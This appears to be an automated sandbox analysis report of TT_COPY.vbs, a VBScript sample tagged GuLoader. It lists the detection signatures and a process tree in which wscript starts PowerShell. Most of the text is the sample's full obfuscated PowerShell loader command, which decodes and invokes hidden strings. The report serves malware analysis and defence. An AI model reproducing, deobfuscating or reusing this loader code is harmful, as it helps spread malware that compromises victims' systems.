ID: 758166
Sample Name: TT_COPY.vbs
Cookbook: default.jbs
Time: 15:29:06
Date: 01/12/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

TT_COPY.vbs


Overview

General Information

Sample Name:	TT_COPY.vbs
Analysis ID:	758166
MD5:	a27bc40b7cf1e7…
SHA1:	d24c19f3cf76f8f…
SHA256:	28a30c25fb101e..
Tags:	GuLoader vbs
Infos:	



Detection




Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- VBScript performs obfuscated calls…
- Potential evasive VBS script found …
- Obfuscated command line found
- Wscript starts Powershell (via cmd …
- Potential malicious VBS script foun…
- Very long command line found
- Found a high number of Window / U…
- Queries the volume information (nam…
- Java / VBScript file with very long s…
- Very long cmdline option found, this…
- Contains functionality to detect virtu…
- Detected potential crypto function

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 5848 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\TT_COPY.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 5636 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Vildmnd = """SaFLauConFacGatUniStoUnnLi suSSemLeeAurGltIneF rnAnsFrbAnaCarIrnPrsre0St To{Ch Ir Al Ud DopCoaSerUsaPemAn(Th[FoSRetHorKoiBonSagSu]In`$NoRAfenoguniHyoOpnMesHapFrlInathnStlVaoIsvUnsel)Bo;Hu In Po Fe Fo`$DiDOceWilMuiUnnPhtBaeHerJuvSyaNalPrlGaeTorKonIfeCosDi No=Br WhNBeetrwKo-FjOKobThjRaeLecCotUn BebStyEntCieKo[cu]Hu Cr(Hy`$mrRDreOagviiMyo BanTvsKvpEklOvaacnFrlSloHovsosPi.SuLAbeNenWagSmtHuhTh No/Be Ze2Co)St;Pe Sk Gt Mi SuFUdomerOm(cr`$ArKUblVaiOvsSetUnrEmiAznTeggeeUnrGu=Al0re;Un Tr`$SpKTjlDriMesAktSurFoiUnnCagMeeSarIc He-FalBrtKa Ac`$TiRWieUdgUdiDeoRanObsSkpRelMiaPrnAnlreoAlvInsfo.BoLTreFanPrgFrtSthDd;Uu Sp`$SyKFolGoiAlsExti nrTriLinUngSkeIcrRe+Fl=Zi2he)Le{Ga Ys Un Pa Pr Te Ta Il Af`$TrDBreNolFoiSenFotCaeBrrduvPeaArlMulIneTrrFonSheHysSa[Re`$ReKOmlPaiDasTrtBurOritenVegDoeDi rOp/Sw2Be]Em Gk=Lo Co[PocOnoSunTivUneMarKrtTa]Vi:tr:WiTReoRoBVgyEttWaeDe(Ma`$GrRWheFogTuiAnoNonBysDipLolDeaFonPrlUdoFovGrsUn.PaSFoucobDusBrt ForCliMenTugli(Ja`$CeKMelIciAysAftMirGriCinUvgUneStrSe,Fu te2Ho)Ko,Sk Ba1Ti6Va)Fl;Ga Va Ar`$UnDSceKelPiirenFltpeeDorTevStaColFjlTrePerAcnOveDisLa[Ca`$ AfKtaIldiKlsCotskrHyiUnnBrgsueAsrte/Mo2Pe]Le Zo=Mi Ne(ne`$PiDsleaulSuiFanmytFjeAnrFevTeaPrInolKreLurFrnByeThsOb[Ek`$BaKUdltriOrsLatserOsiChnJegSkeThrS p/Er2Mu]Bi Be-prbmeximoForGr Es1Sk6St5Fr)De;Ar kn Gi An Ma}He Vn[ReSGatakrHaiSinLogOx]fi[TaSmoyCosHatPaeChmOr.unTAleAbxOvtFo.ExEkvnNocAaoMedStiHonAsgB o]No:Bi:TiADiSBeCGrILaIHu.raGCoeVitKoSVatprrUniLanSugHa(Ec`$MaDExeKvlFaiFlnBatEnePorssvFuaJalInIIneGorExnBieWhsAn)Eq;Pa}St`$RiFUpoKorsksInkMinVeiFanDu gMesrerLieBrsOvuRelHotIdaUrtDieKtrDesfa0In=SiSHimUfecergotafePrnknsvibHeaHyrEknmissi0Fi Dr'MeFSv6AfDSnCfaDSu6SuDVe1InCHj0AfCUn8Da8UdBBvCMa1B aCre9VaCOr9Sa'Un;Al`$LiFodoKerHosLikConHuiTrnSpgDoslarSueEjsTeuTelVetBiaGrtReeOvransLe1Wa=OuSLumMoeUrrBrtUmeKanHyspobMuaWirInnAnsNo0Br No'Ud EAn8KoCRuCUnCdo6TrDWo7cuCcuAFaDha6LyCDiAUnCNe3KrDCa1ma8FlBlmFDi2DdCDyCSaCGrBSe9Am6Ch9Ok7Re8grBskFhu0ReCFiBMoDDi6NaCCo4SkCUn3HiCBr0 KeETrBPoCSh4GrDRe1AnCBoCYnDSo3MiCAf0SaEUn8SaCTo0TiDCo1ScCZoDNoCFlAMeCut1KoDSe6Bo'Sq;Gr`$FiFDooStrnosKokIdnCoibInSkgJosSprDaeTssTeuUnlSttSvaP rtHoeChrHysDi2Ny=PoSUmmPeeKnrqutCleHonidsFobFoaPrrUnnKosPo0Ra Ve'TrEPa2ImCRe0spDpr1VaFCa5TeDPa7lyCBrAHeCSi6DiEIr4VaCFr1DaCVa1UpDDu 7TeCGy0hoDRe6UdDSu6De'Me;Ud`$GrFTeolerLusCukClnRaiSanHagcisCyrBeeDesVauSylFotSkaAntmueSarUdsEt3La=RaSStmEkeSkrSatHueSunTrsInbBeaHerRonFosKu0He Co'FrFRe6slDMeCFoDin6BeDOp1ToCBu0CoCUl8Gu8MeBUnFCo7OpDMo0MaCWeBJaDVi1plCJoCArCSh8BaCSt0nu8CoBMeEReCDiCFeBTaDLy1soCOm0EuDAf7ReCS uAtoDDh5brFVa6PsCln0FeDDi7maDBa3KaCChCReCMe6FlCde0UiDHu6Re8ReBGeEseDBaCSp4KlCStBryCca1SkCfr9DaCke0EsFMi7UnCdu0PrCAs3hf'Gr;De`$PoFC hoMirPesDikFlnIniBanovgSasMarKaeGrsBeuValFotFraTrtHieAlrStsKl4Da=FoSnomfjegorSvtGreBunKasLgbSparorUnnSosIn0Al Gr'JoDAd6enDSe1PeDch7DiCPrCAmC SyBFrCPi2Mu'Ra;We`$IrFBroLurSusCoktonFeiAnnNogTasMirpieLiscauTalExtKaaSptDoeunrSisIr5Do=OcSMimBaeStrRetLteSonFusUdbGraMurFonMosDr0Me Sp'RiEU n2NeCSt0SkDFa1MaEMa8ShCLiAFoCMa1TrDSi0FlCca9SoCGr0PhEDeDDeCBu4ClCAfBExCVa1BeCEn9UnCAn0By'Ga;Fl`$StFRdoRergasprkNonNoiNrnVagSmsFort iePrsCuuGulPitlyaDitUleLlrRusZa6bi=KlSComPuePlrRitNeeManDesAtbHvaMerPonBlsRe0Ha St'DrFUn7CoFFr1GeFPh6GlDSp5PrCTi0AdCje6EkCStCLiCTe4ExCTe9ViE VaBInCPr4UdCAm8EuCCu0Sp8fe9Sh8Pl5FaENeDFaCFrCPrCSp1WhCGa0InETr7maDSkCSuFMa6UdCKaCDuCPa2Ki8Te9Bi8Pl5NiFde5GyDRi0NoCSa7PsCMe9GaCCaCk lCEn6Au'Ko;Ce`$meFAioAnrAnsOpkSmnPsiannUngPisAprTreFlsBluDelAftStaLatOveberStsBr7Sa=hySTamSteGrrFotRieOfnSesTobJuaLurSonPrsEp0St Kr'ViFVu7Ch DEn0SkCKiBTrDFu1ceCHjCReCSu8TaCMo0tr8Je9Cr8Te5IrEdi8BiCDo4GeCCuBOpCMi4ReCBa2KuCld0SuCCa1Pe'gi;Fl`$StFHaoForSksFokAunUniUnnScgAfsSyrAfeDisSvu KalUntalaNatSoeAarGrsSa8Bl=BeSShmpreEerTytOreKanOvsOnbPaaKnrSknFisKi0Fo Kh'LiFSw7SuCQu0BlCOg3meCSp9DrCUd0MeCRe6CrDHa1LeCKo0VeCOv1F aEIm1SiCSk0UnCAn9BeCko0AuCln2DeCAc4boDbe1PiCSu0Da'No;Fi`$KeFLaoPerBasInkScnSpiKinDigPrsSbrIreWhsSruhilBetHaaMatKaebirZasSp9He=TeSJumVseDurSe tSveKongasNebAsatwrBuninsDe0Su Be'ZyESlCBrCPlBUnESl8StCAf0KaCOu8JuCFoAMaDRe7LiDBeCudELa8OpCYdALyCEk1leDMa0PrCSn9luCAf0Gr'He;Ba`$CoGPrhSpeSpg CaiResSehMe0Re=opSSomAgeSgrCotVeeAdnCosNobDoaOmrfunPhsSi0Kl Re'MeEFo8HiDMoCSaECo1DeCSh0PrCFo9DoCun0BeCUo2PoCta4FoDXe1PrCMi0InFRo1B aDViCHaDMa5SvCSu0br'bo;Lo`$ErGTahUseTagFliTisUnhPl1In=FeSSumGrePrrRitAeeCunGrsDebOvaSkrTinHesAf0Da Mi'xmEfo6TaCUn9SyCTo4LsDde6GrDUn6No8Ko9At 8Os5NoFRa5OmDAn0OrCUn7StCUn9ByCRuCLiCIs6Sk8Em9Ru8No5SiFLb6opCAl0HuCCa4PiCEn9MaCPi0JuCOv1Un8Ef9Ca8Ga5ReEDr4BaCFoBShDVa6AlCquCKvEOs6 AmCUp9HeCOv4ApDSa6CaDOb6Pa8Wa9Lu8Ps5LoEVa4DyDPi0ReDDi1MiCKoAStECo6UlCMa9HjCMu4OxDIm6UnDSn6Pa'Mu;Ob`$AnGRehenespgSeiansFahFe2co=AcS GymMiemurretWoeAlnYnsSebanaSlrTrnFosst0br Re'SkEFuCMoCPrBStDTe3BgCHyAOxCMoESyCBj0Bi'Ni;Da`$SuGSnhnoeFigNaisisPahDr3St=DaSJomGleBorpitDyeVanD usBibHeaSprGrndusRu0Sp Us'SeFal5BeDEr0RuCKo7CaCOp9OpCFaCReCEt6Ko8In9Re8Ry5RiEhaDPlCArCBeCGa1haCAs0BaELu7loDBaCBoFPa6LaCInCCaCKl2Th 8Ko9Op8He5InEHoBTaCMi0AfDVi2BaFSk6ReCFo9AnCDaASpDKi1Va8Ar9Al8Bi5SlFpr3VoCSlCFaDre7CuDRe1muDTa0HeCLe4OlCVo9Wr'Be;Im`$BoGTehCheSlgKe iKvsDohSl4Dy=LoSTomNjeInrBotNoeStnSvsDibPeaPlrTinOvsPi0He Ne'PrFNo3IlCEvCKlDFo7UnDRe1HeDBe0EtCPr4inCMi9FjECo4HvCOr9OmCOn9coCAnANaCBa6Ge'Kn;S o`$StGChhHaeSpgMfiBrsochDi5St=DrSSpmHaeharPstdoeArnNosPibfoaCarConBusIn0Mi at'EnCCiBDiDKa1SwCHe1SkCan9UrCCo9Fo'Fl;Ga`$IdGMihDeelagTiiUdsHyhL e6Ca=FoSfomQueMarGotGreJvnPrsHjbTnaDerDinFosAs0Sp An'SvEGgBSaDDu1BiFNo5ZyDRi7JoCAnABiDSp1UsCMu0FiCSe6giDpo1ReFEg3SuCFoCKvDPe7InDRe 1CoDDe0InCRa4BoCNa9UnEAp8DaCSh0smCBl8LoCGaASyDKa7AvDNiCDi'Br;Kn`$MaGSohLoeDigThifosPohSe7Br=MiSBomDiePlrSptClePenGasWobPaaPtrSlnUnsRe0Ld Mu'

udETiCFaECo0DiFBeDUn'Fe;Ap`$LeGKrhMieurgGoiMasTuhHe8Op=KoSBemRaeMirfrtRheOhnClsMubLaaOmrFinvasRe0Ro Vi'grFFr9Tr'Cu;MefDiuNonAacCltyoiYooNonTv ShfSnkGypto Ho{UnPPoaGurMoaHomHy Un(My`$RyUOppAfgGarfooTewEknAc,Va Fi`$ApDafeLapSprMyeFesLosthiRioEknHjsUnpimeSerBuiStoWhdmaePrrbi)Im La Ma vi Re Kr ;En`$InHUnoRoeGtrFieFrsKo0Na uf=TeSSpmGoeAdrTktmieFrntosbebFeaRirVenansLa0Bi Un'Fe8Jv1SwEChEunDPo7DeCRe8WhCSm8CeCSy0UnDEx7OmCMe0Sa CKaBSu8Sy5Ud9Vi8To8in5Pa8anDFlFReEGuEAf4IcDLa5knDpo5RaECo1prCViAEnCFi8CiCAr4ViCWoCDyCSeBVaFAr8st9VaFZo9UdFCaESc6FIDKl0coDUn7KeDFl7 CoChy0BrCUbBPaDBo1UnEve1DiCBiAAfCFl8SaCMa4vaChaCFaCSyBHe8EbBJuEAt2UoCPi0AeDNe1unELa4InDKa6MiDIs6FlCAu0UdCPo8NoCTi7AlCHi9UnCTeCUnCT r0FuDMy6In8liDDa8opCTe8Tr5SeDPr9Er8Bu5VrFDi2ArCLaDFuCBu0MeDPI7snCDe0Br8Ph8PaEReARrCSe7TaCflFSiCRe0UnCBl6UsDY1Ma8Ho5QdDrEFo8Bi5Pu 8Te1AnFKoAGr8PeBFoEwo2ReCSp9TiCBeAAlCOp7EnCSe4PrCSv9SkELi4deDLo6NeDSu6OrCSv0EkCFo8faCDo7UnCOu9OpDHeCCoEll6MuCBa4DeCNe6ClCToDCoCCe0 Di8Ne5Im8Ne8AdEOp4LiCCaBLaClc1Ko8Ku5Br8kI1moFShATr8KuBTaEWa9unCSvADaCBe6ThCKo4CoDFr1SiCOiCStCBeAJeCTaBAl8SyBwiFBu6MaDSt5PlCIs9RtCH yCTuDWh1Sp8svDPa8Co1CiEBe2LiCReDDeCNe0MoCFe2TyCBlCMeDPe6TrCRvDPo9NrDSu8StCLiFKoEde8Ko8Ac9Ta4RuFln8Ma8fiBRyEPr0ToDSk4LiDme0ReCRe4Pa CBa9AdDSk6Ka8ErDSp8Un1SeEPr3EyCcrAAvDFa7SpDUn6AeCCoEUnCKoBPrCReCReCOvBFoCBi2SuDTr6PaDTe7CoChu0LoDco6AaDVa0NoCEn9BaDSu1Me CSt4PaDMo1ChCBr0OpDJo7KuDCo6Gn9Ma5No8NeCTr8De5AnDTe8Dy8StCFa8PrBSeESn2CaCVi0EvDVe1KrFPo1InDPaCSuDHa5BiCSt0Su8AnDTa8Om1SkETy3KnCCoA DiDBo7OpDBa6PaCDaEbuCBiBTrCPeClnCOtBOpCVa2UdDEf6ReDCo7BaCte0GaDSo6KoDOm0LeCRd9FoDDe1CoCSm4GaDDe1IrCOi0NyDLi7ElDFa6Li9Ov4Cl8AnCFl'K r;Li&Bi(Ud`$BeGPlhFeeFogReiInsRehMe7Cu)Ep No`$TuHVaoBreSirDaeAmsSv0Un;Un`$lsHRuoFieFnrPrevisDi5Un Lv=St SlSStmHaeBarSmtCheSinShsBubchaBorHen PlsSp0Mu Se'Be8St1caEsu6BoCBeDViCudCPsCDi9FaCMe9En8Us5Un9Pe8So8Li5Pe8Ua1FoEUnEChDNd7OkCSv8SuCAm8RyCFr0UnDDi7SoCLa0PrCAtBTr8DoBSuES y2OuCSn0CoDFl1NrEKe8SpCBa0PrDln1MaCTeDSeCSuAScCSa1Me8GaDTh8Es1FrEEm3YoCBiADaDbo7RuDPy6OsCBeEOpCSaBTrCEqCTjCBaBLnCHj2TrDDi6tuDPa7Ur CEg0HeDEp6HaDKu0BaCPe9PrDUn1DiCTa4SuDMy1ReCKe0MaDTe7GjDIr6Di9Co7Bl8Fi9Bi8Di5ShFBiEspFKo1StDSlCCoDLa5UpCTr0spFEnEWeFUn8bgFSp8Pu8En5 joEDi5De8RuDSk8La1SoEin3BoCklATo DCh7DyDDe6CeCOlETo CWiBPrCTjCYuCRuBStCFr2UnDKr6SrDNo7EnCHv0FeDJu6LeDDi0FoCBi9DeDRe1StCIm4HaDBl1GuCc h0VeDDy7ToDPr6Ar9Pr6Ta8be9de8Su5Re8Pn1PaEMe3NaCApATeDCa7OxDRe6GoCAnEMiCMoBCaCNoCUfCSpBovCAn2spDNe6ByDCh7GlCMe0SuDSy6FlDRe0KwCno9Ov DDe1FoCRe4noDBr1AlCUn0HiDRe7LoDor6Ru9Ek1Un8TwCln8ViCEy'Ri;Or&no(Li`$HeGSkhJoefigFriGussthMa7Io)Ve Ty`$TyHReoDieCarLieSisAt5Li;An`$LeHAsoCeeF orDeeAfsSi1Ud Pe=Da UnSChmSeeRurFetFieNenBesVibKoaagrvinOvsEx0La Hj'UnDFr7meCBe0SuDFi1SeDRe0FoDAn7TaCTrBls8br5Pe8Di1AfERa6StCAfDDaCFoCTrCMa9 UnCSp9Fl8PoBBuEwaCLoCHuBtrDVe3OuCGuAKvCMeEGrCUd0Sl8FoDOm8Hj1SlCTeBbyDll0TjCKo9SaCAr9Vi8Un9Fo8Ad5EvETr5St8SiDunFToETvFfr6HoDRiCNaDR h6SeDno1AvCBl0UrCSp8in8TaBReFNe7FoDCr0DeCRoBTaDBe1BoCShCSqCOs8BeCSo0Po8RaBImEOvCAfCFoBReDMa1gaCRy0KoDCe7PeCMyAMeDSv5SpFR u6TaCNi0OdDAs7PlDRe3prCAmCRaCTa6SyCAn0ByDDi6Sj8noBReNeDUnCAa4UaCPiBHeCHa1DiCPa9CaCPa0GaFAn7SaCUd0PaCDe3HaFSt86ErIDBiENoBShCnu0It DBy2Co8Ac8SvEHoACyCfr7feCstFTeCEn0SwCGe6ViDBu1Di8Ti5ThFTe6HeDDiCIvDPl6AcDKs1CrCSu0EcCQu8Fo8gnBLaFCh7PrDGa0BoCNoBNeDKb1PrCDoCLaCpr8 QuCbr0Je8NaBFoEWoCInCFaBReDha1emCMo0PaDMe7TuCShAKrDLa5OmFAl6SpCNe0ChDBe7BeDRe3MeCFiCIrCBr6CoCCo0ThDUn6Re8SkBUnEnuDOmCCo4 AlCNaBOmCRe1WiCid9LoCMo0BoFSy7NoCCa0unCSt3Av8SiDde8EdDUtEKaBEsCKa0UnDav2Hu8Su8udEBoAJuCBu7VaCUlFOvCPe0EnCUn6KiDTr1Al8Ra5MoEDaCGyCS aBTaDBd1HjFKu5UnDHo1SkDKa7Au8FoCVe8Sp9Ua8Ir5In8PiDKo8Lo1UnEorEpeDMo7HaCKr8AfCTa8NoCPo0IrDes7LaCDr0RaCDeBSk8AtBShESc2ArCOp0BrDam1Ab EKb8MaCFo0HeDLe1saCplDPlCPrABaCKa1Ho8BuDAf8Dy1CaEKa3SpCSnAekDel7SuDiB6AnCTeESaCTrBEuCPa2InDPl6EnDOk7TCoSu0ObDRa6alDAf0 PrCVe9ltDSn1ByCKo4clDAb1PeCAp0HeDMa7UrDdi6Af9Sp0Ra8TeCFi8UgCse8InBMeEAbCMoCHnBUnDRe3UnCSvATeCReEMeCBl0Re8BoDHe8Fa1StCtrBbeDDo0BeCU n9KiCMi9Fa8De9In8Sn5BeESt5Ea8OvDHa8Br1udFSp0HeDGa5GuCIs2LeDSi7DjCPoAsiDHe2OsCRiBUn8SaCEl8ouCRe8AnCSp8TrCDo8Ka9Hj8Jo5In8Pr1TyESm1Mi Cop0ViDAs5afDGr7ExCPl0AuDAc6PhDPr6CoCfoCKlCTuAUnCSnBcoDTh6ToDBe5UnCUn0PuDBr7ClCUnCFuCDeAArCMa1SeCTi0VaDTi7Fr8spCFr8MeCpe'Af;El&Ag(Ov`$BeGLahOpeChgHuiSksPrhFo7El)Se Eu`$UnHNaoEmeNurLyePasIa1Bu;Pa}DefTouRenDacAmtMaiKaoBanJe SkGDiDHaTNe aa{KaPslaJurGtaFamHa Co(Ej[SaPOpaBar SiaBemCaeThtSteoprHy(BrPUnoAnsFyiSetafiMeokinOr Kl=Sk Re0Ph,Fi FaMImaRenMidCaaCatFooKrrdkyHa Mi=Sp Su`$PeTBerZauEmeUd)Mu]Oo Sq[BeTPlybapUdeA g[Ko]Me]Av ti`$SkNTroBenFodSmeVecSuoHarAmoPruRusFrlBeyHj,fu[EwPflamarUnaTomFaeSptImeamrAu(SkPChoTosphiUjtPriRaoDinCa Si=Tr Ga1Bs)La]Ta Dd[Dr TExyGipFeeEm]Me Na`$ReCunoNoeIblIniKooComFoyNoaAulgrguniDoaSk Ma=Hy Is[PrVBloCrigldNo]Bu)Au;Ma`$AnHMioSeecarPreKasKo2ex Im=Va JgSNomNoeTorDa tboeAnnUnsUnbakalyrTunfrsKl0af Lo'Ne8ku1MeEFoDchCac4diDSaCBeCNoBBlCBa0PrDZa6Fo8Br5Se9Bo8Fa8Un5LdFPrESiEFa4AnDmi5HeDWe5WaEHo1PrCReA OpCYa8HeCln4ReCBoCPeCEmBFrFSt8An9CoFUn9SpFSlESt6neDOl0AuDfl7InDOa7JeCSk0FaCUnBCoDTo1GrEsp1SnCLaATiCSo8DaCNa4EmCUnCStCcyBCy8RaBStEF l1ReCSe0PhCRa3PiCSyCStCKoBVaCSa0AuEJe1AiDEmCThCSnBVaCJu4BeCEx8ReCSoCPlCCi6BoEVa4HaDFe6KoDFa6UnCit0KeCTi8HaCWi7GrCUd9GrDDoCMo8VaDCa 8rgDToEHaBLaCSu0DeDSt2Ln8ne8PhECrAPeCja7PhCsvFChCSt0ChCBa6AuDMa1He8Sh5UdFLo6SoDSaCtyDLa6PhDSy1TrCKo0HaCSp8Gu8lnBSeFPe7CrCKk0DiCEm3 siCSo9ReCEg0DeCSa6maDBl1VaCCaCBuCObAKrCUnBBr8CiBLtEDr4FiDIc6TsDIn6RuCCa0SkCSy8UrCGe7WoCWe9BrDCeCStEBlBAmCCo4BoCUd8WiCSk0Ch8UdDTi8H y1OsEUn3FlCFlALyDBe7KrDsk6baCOvECaCPrBOvCUdCAnCReBUnCSr2SuDBa6CaDCo7ZoCBr0GaDDe6yoDRe0BaCUl9YaDFi1DeCBe4ReDAr1AlCAn0OrDUv7UnDsl6Kl 9HuDMe8FuCCy8KaCBr8na9Pr8Hv5FaFBeESaFar6EyDGiCFrDHa6LaDmu1ReCfe0ruCUd8Ko8FaBKaFme7UnCUn0AfCAn3GlCKo9KoCMa0GoCRa6CuDSl1InCSuCHyCUnA coCFjBEs8BrBPoEKo0vaCFl8MiCOpCSkDGr1Me8SoBMiETh4AlDTo6CaDco6maCwa0hyCpo8phCos7ChCFe9GrDCaCInEAt7foDPa0PrCNoCSkCKa9ArCTj1TyCSu0DiDC r7DiESh4UpCBe6UnCTe6StCSy0adDHa6SkDSu6NoFBe8po9InFBe9SnFBaFEl7ReDbr0LeCMiBPi8UdCDo8ReBNoEUm1StCAp0peCAm3AmCMyCpaCTyBAnCLa0FoEll1De DStCOpCSlBNeCWa4StCKo8VoCsnCbuCUn6OkEEn8FuCrOrACrCLi1nuDSr0DiCBi9PaCOp0Su8CoDDa8Ta1ReEKu3MyCheASmDTr7MuDAr6SaCSpEPiCErBStCdaCStCSkB MaClm2ArDAd6SeDSp7MaCKr0UnDFy6EcDGo0PoCSu9ElDEn1GlCSn4TuDAb1DiCMi0foDOv7MeDIs6Ma9MeCBu8Pr9In8Uo5St8Ly1KaCDe3WaCMu4CeCDr9BaDso6UnCSS e0qu8DeCOt8EmBKeEAt1HoCFa0HeCKa3krCBuCBaCSeBHoCAu0DoFVr1MoDOvCLoDDi5OvCMe0Pr8SeDKa8Pr1OdEBl2SoCatDBrCCu0InCTi2foCDeCUnDUn6UbCLyDMi 9Di5Sm8Pe9St8Gr5Su8En1DaEEo2FiCBrDVaCga0miCCh2BrCAdCkeDMe6OuCPhDCo9Wi4Ud8Fo9In8Un5AnFSpESkFTy6InDfaCFrDTr6AsDGa1PeCIn0AbCTe8Te8IsB AmEFe8PuDOu0JaCOp9BeDBi1vaCPrCNeCAs6NoCYe4puDGe6PoDdk1ErEma1NeCOv0BuCDe9hjCKo0EnCHj2GaCJe4LuDBr1crCAf0AsFSv8Sa8InCMg'Tr;An&Vi(vu`$ paGEqhsoeTugAdiTrsNohPr7Ad)sm Hu`$BoHCooBoePrrCaeSvsSy2La;Pr`$AtHDroLaeAlrUneKasSp3Re Ru=Ps LnSKomSaeTirMytHjeKonEasFobOxaRirBlnTasTa0Gu Pe' Ti8Ar1CoEStDBeCst4ReDgeCLaCOsBExCUn0RkDMo6De8DyBGiEDo1SeCan0DiCUn3TrCurCAuCOvBSyCGn0SiEda6DaCMiAMoCUnBUnDQu6UnDBe1IsDBr7GaDTu0noCh a6HvDBr1ReCTaABoDAx7St8GhDRi8Me1MaEWa3SuCSyASaDTy7KoDMu6BoCSkESyCFoBScCFaCIcCPaBToCin2CaDCh6KlDAn7MaCFo0VaDCl6koDMu0UdCel9AlDUn1Re CAd4BaDLu1GuCBr0FrDMi7KoDUn6Re9To3Op8hv9St8Fo5DmFKlESaFBr6FoDUnCHyDCy6RaDpe1HoCro0SpCPr8St8DrBBoFGa7haCTo0MuCMi3MoCbr9CaCSo0SeCWe6 GrDAn1MoCWiCShCEnATiCEsBOo8ElBTiERi6ErCPr4BeCAs9AnCDi9MaCBiCLoCFoBStClc2UnEDe6SyCOvAAnCStBSpDkl3DrCSt0RiCTeBPaDIs1ReCDeCScCsaAKvCS pBIlDHe6GyFps8pl9AdFCa9geFAcFEg6SvDLe1HeCLo4VaCUnBYaCLe1FrCCy4MeDSe7InCPl1Ba8Di9Of8Pe5Sc8El1PhEKaBAvCLiABuCefBOfCSo1udCGl0FrCta6Be CSpABeDLi7alCSpASuDSt0HoDFa6BlCCo9TiDSuCPo8JaCOr0AaBTaFCr6SmCDo0DrDLi1GrEgrCBlCSp8PiDBe5VeCMi9SuCMe0elCGr8beCSt0NoCOxBSqDKv1CaCSe4 VrDco1JiCLeCdrCSwASuCSeBFeEMo3RuCCo9InCLu4SoCKr2KaDTi6Sh8StDCh8Sa1NoESk3BuCChAaeDHe7IvDSk6FaCSaERe CRoBruCLoCnoCCuBKrCSp2PaDCo6SoDS a7IdCre0EjDka6AxDUn0SeCSu9CaDBe1JoCNa4HeDRu1NoCge0SpDIn7TeDno6Bo9Sp2Lo8ThCVr'In;Fr&No(Cl`$MiGorhtweStgTeiBysFahta7Ph)Ha Be`$coHNooIseRerGreD usPa3Se;Uf`$AfHHuoSceUnrSaeResMo4Su Ma=Re PhSSpmBaeFarTrtaeeScnInsInblaaThrAnnResUn0Ev An'As8Tr1MaEYnDOpCGo4HeDUdCSpCGaBraCMa0HaDB y6En8VaBPoEBo1miCMa0SkCLa3PhCKuCDrCVeBKoCPu0StEOm8MbCFo0SaDHo1CoCMeDKoCAdAUnCSw1Fo8EfDGr8St1KlEUd2MuCHaDDeCpo0NiCFo2AfCStCViDGr6Te CSmDEr9Br7Co8Al9Ro8ch5De8di1AdEUn2SoCUrDEuCPo0BlCpi2CiCLnCTiDre6BrCAmDNe9Mi6Be8Bi9Es8Kl5In8An1DoEBe6MiCInAShCPa0MeCBr9BeCSiCBaCSmA AfCmj8KoDPrCSlCTa4ViCUd9BrCCe2weCPaCGrCBr4Dr8Sk9Tr8Un5Ch8re1PrECuBGdCHeABeCSmBMiCde1GrCSt0ZoCNe6PuCBnASkDFe7GrCHyATvDFo0InDNo6anCC y9EjDRiCFl8ToCTo8RiBAmFMe6FoCGa0VoDTa1DyEPoCanCCo8BeDBr5LyCBo9SvCPu0SyCTa8MiCCa0KoCStBKlDGr1LuCAs4ReDNo1CiCNsCLaCStAOrCunBEgEGi3Re CFi9TrCBe4unCFr2MaDOb6Ex8CiDSc8Ha1NoEUn3enCBrASlDMr7klDUr6BaCHaEMaCBiBLaCTaCMiCKoBDoCHa2PrDSl6KrDLe7GtCCo0ApDSy6FoDKv0RyCBi9DiDFr1 RaCTu4PuDFr1TaCFo0ApDSu7GoDWe6Pr9In2Mo8BuCIr'Sn;Ma&Se(Fy`$OuGdrhOpeStgVeielsTuhNo7De)Hy Ph`$EfHPeoDieOvrbueHysSh4Gr;Ej`$JuHAnoBaeGrrkoeGasTa 5Ca Ba=Lu UlSfrmBreHorAftTieWrnLisPlbBuaMerShnTrsKv0Ko Ii'OvDPe7InCrg0OuDDi1AlDTr0ApDRe7AnCAfBln8Sl5St8Vi1PrEExDskCHa4OpDHiCLyCStBNeCSa0SaDS t6Rg8DoBDiEFo6ViDMo7DyCBo0PhChj4YaDTa1ubCSk0KnFUd1BeDhjCDuDLi5StCSj0Ov8LeDDe8KrCHa'Rg;st&An(Ko`$StGafhBoeOpgOpiFosBrhKa7Re)Sp ol`$ OpHWaoPeeZarMueFisPr5Co Se Kn Fa;Le}Fo`$faURenLocFrobruObpAilHaeEn Aa=Ko FrSMomobeAbrDitBreManMasDebfoaAbrInnFesKh0Ke Ve'ReCGsEEmCte0MuDun7Y oCArBUnCPa0TeCGo9ar9Ar6ra9Af7di'De;Gr`$PrHUnoYoeEfrAdeKosPl6Sy Gr=Du MaSplmgeeBirSptUneFrnPosFobSoaDirDynAfsJu0gr Tv'Au8Na1EtFBr2LaCFl0koDTr 7DuCCa0UnDSk7CaCPl4brDFi1Br8Ba5eu9Ut8Dr8Gu5fiFMaEdaFFi6ToDBeCVeDWo6ChDme1VoCUn0ShCAi8Sl8UnBAnFMb7InDDv0DdCTiBEnDPu1LnCMeCGaCdi8VoC Ko0Ek8saBStEinCauCGeBGaDNo1ImCPh0BoDBa7PtCOsAChDSp5SkFMa6BrCTi0SkDFl7FiDFl3WiCUdCTrCSp6DeCRe0TaDKe6Ma8s BExECa8PrCSw4TeDFo7IdDFe6P aCLeDSoCVi4DiCRi9FaFGe8Sq9TuFHo9MaFGoEsa2FuCAl0LeDSj1InEHo1CoCSk0BoCPa9UnCAf0FlCpa2SpCCy4AfDup1BeCOv0FjEgu3TrCOlAUnDNo7acEKi3JoDWa 0NaCDaBBaCSe6PrDSa1BeCfrCHiCudATrCSoBMyFPe5OvCMeAUpCGaCVeCopBPaDLu1UsCde0FlDhu7Sv8VeDBe8UnDBuCUg3GuCAfEHyDPi5Ur8Ne5ls8Mb1FoFAk0StC 